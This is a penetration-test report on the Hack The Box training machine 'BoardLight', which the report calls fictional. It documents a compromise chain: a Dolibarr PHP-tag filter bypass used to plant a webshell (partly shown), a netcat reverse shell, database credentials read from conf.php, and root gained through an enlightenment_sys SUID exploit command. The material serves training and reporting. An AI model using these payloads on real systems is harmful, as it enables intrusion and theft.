Wrangler|Sec

Security Centralized

Penetration Test

boardlight

Report of Findings

Assessor: Raymond Fochler

Hack The Box

May 26, 2024

Version: 2.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Wrangler|SEC. Wrangler|SEC considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Wrangler|SEC's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

BoardLight Contacts		
Contact	**Title**	**Contact Email**
HTB	NA	NA

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Raymond Fochler	Lead Penetration Tester	rrgunsite@gmail.com

3 Executive Summary

Hack The Box ("BoardLight" herein) contracted Raymond Fochler to perform a Network Penetration Test of BoardLight's externally facing network to identify security weaknesses, determine the impact to BoardLight, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Raymond Fochler performed testing under a "Black Box" approach from May 26, 2024, to May 26, 2024 without credentials or any advance knowledge of BoardLight's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Raymond Fochler's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Raymond Fochler sought to demonstrate the full impact of every vulnerability. If Raymond Fochler was able to gain a foothold on the machine, BoardLight as a result of external network testing, BoardLight allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal machine compromise.

3.2 Scope

In Scope Assets

Host/URL/IP Address	Description
10.129.149.206	http://board.htb

3.3 Assessment Overview and Recommendations

During the penetration test against BoardLight, Raymond Fochler identified 2 findings that threaten the confidentiality, integrity, and availability of BoardLight's information systems. The findings were categorized by severity level, with CVSS 4.0 0 of the findings being assigned a critical-risk rating, high-risk, 0 medium-risk, and 0 low risk. There were also 1 informational finding related to enhancing security monitoring capabilities within the internal network.

EXECUTIVE SUMMARY

BoardLight should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. BoardLight should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, it will be more difficult for attackers to exploit the host machinr and increase the likelihood that BoardLight will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Raymond Fochler began all testing activities from the perspective of an unauthenticated user on the internet. BoardLight provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Raymond Fochler uncovered a total of 2 findings that pose a material risk to BoardLight's information systems. Raymond Fochler also identified 1 informational finding that, if addressed, could further strengthen BoardLight's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 High** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	PHP tag character case filter bypass	13
2	0.0 (Info)	Weak Passwords	14

5 Internal Network Compromise Walkthrough


During the course of the assessment Raymond Fochler was able gain a foothold via the external network. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to BoardLight the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Raymond Fochlerperformed the following to fully compromise the host machine.


1. Scan http://board.htb
2. Perform subdomain enumeration
3. Leverage known vulnerability in dolibarr 17.0.0 to execute php code
4. Gain foothold as www-data
5. Enumerate machine found SQL creds in /var/www/html/crm.board.htb/htdocs/conf/conf.php file
6. Reused credentials to laterally move to user larissa
7. Exploited SUID binary enlightment_sys to inject /bin/sh and execute in the context of root ti esclate privileges and fully compromise host machine

Detailed reproduction steps for this attack chain are as follows:




Port		State (toggle closed [0] | filtered [0])
22	tcp	open
	ssh-hostkey	3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA) ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH0dV4gtJNo8ixEEBDxhUId6Pc/8iNLX16+zpUCIgmxxl5TivDMLg2JvXorp4F2r8ci44CESUlnMHRSYNtlLttiIZHpTML 256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA) ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK7G5PgPkbp1awVqM5uOpMJ/xVrNirmwIT21bMG/+jihUY8rOXxSbidRfC9K 256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519) ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILHj/lr3X40pR3k9+uYJk4oSjdULCK0DlOxbiL66ZRWg
80	tcp	open
	http-title	Site doesn't have a title (text/html; charset=UTF-8).
	http-server-header	Apache/2.4.41 (Ubuntu)
	http-methods	Supported Methods: GET HEAD POST OPTIONS

Nmap scan




```
┌──(ray㉿Wrangler)-[~/Payloads/Powershell]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://board.htb -H "HOST: FUZZ.board.htb" -fs 15949

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 15949
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 68ms]
```

Subdomain Scan




crm website



crm.board.htb/website/index.php?idmenu=1&mainmenu=website&leftmenu=

No website has been created yet. Create one first.

used admin/admin to log in to crm.board.htb




Website added

Website: test

The preview of your website **test** is not yet available. You must first '**Import a full website template**' or just '**Add a page/container**'.

Created website



● Or create page from scratch or from a page template...

Type of page/container Page

Web page to use as example Empty page

Title


Page name/alias

Alternative page names/aliases

Description


Image

Added page




```
</section>
<?Php

$passprompt = "WhiteWinterWolf's PHP webshell: ";
$passhash = "";

function e($s) { echo htmlspecialchars($s, ENT_QUOTES); }

function h($s)
{
    global $passprompt;
    if (function_exists('hash_hmac'))
    {
        return hash_hmac('sha256', $s, $passprompt);
    }
    else
    {
        return bin2hex(mhash(MHASH_SHA256, $s, $passprompt));
    }
}

function fetch_fopen($host, $port, $src, $dst)
{
    global $err, $ok;
    $ret = '';
    if (strpos($host, '://') === false)
    {
```

Edit html with uppercase Php tag to bypass filtering



```
┌──(ray㉿Wrangler)-[~/Payloads]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.15.8] from (UNKNOWN) [10.129.149.206] 43112
Linux boardlight 5.15.0-107-generic #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 14:01:09 up  1:57,  0 users,  load average: 0.02, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash
>
```

Used php reverse shell on initial foot hold




Fetch: host: 10.10.15.8 port: 80 path:

CWD: /var/www/html/crm.board.htb/htdocs/conf **Upload:** Browse... No file selected.

Cmd: cat conf.php

```
cat conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
```

Located credentials in conf.php file



```
larissa@boardlight:/usr/lib/x86_64-linux-gnu/enlightenment/utils$ ./enlightenment_sys /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/e
xploit" /tmp///net
mount: /dev/../tmp/: can't find in /etc/fstab.
# cat /root/root.txt
[redacted]
#
```

Used enlightenment_sys SUID binary to gain root.

6 Remediation Summary

As a result of this assessment there are several opportunities for BoardLight to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. BoardLight should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

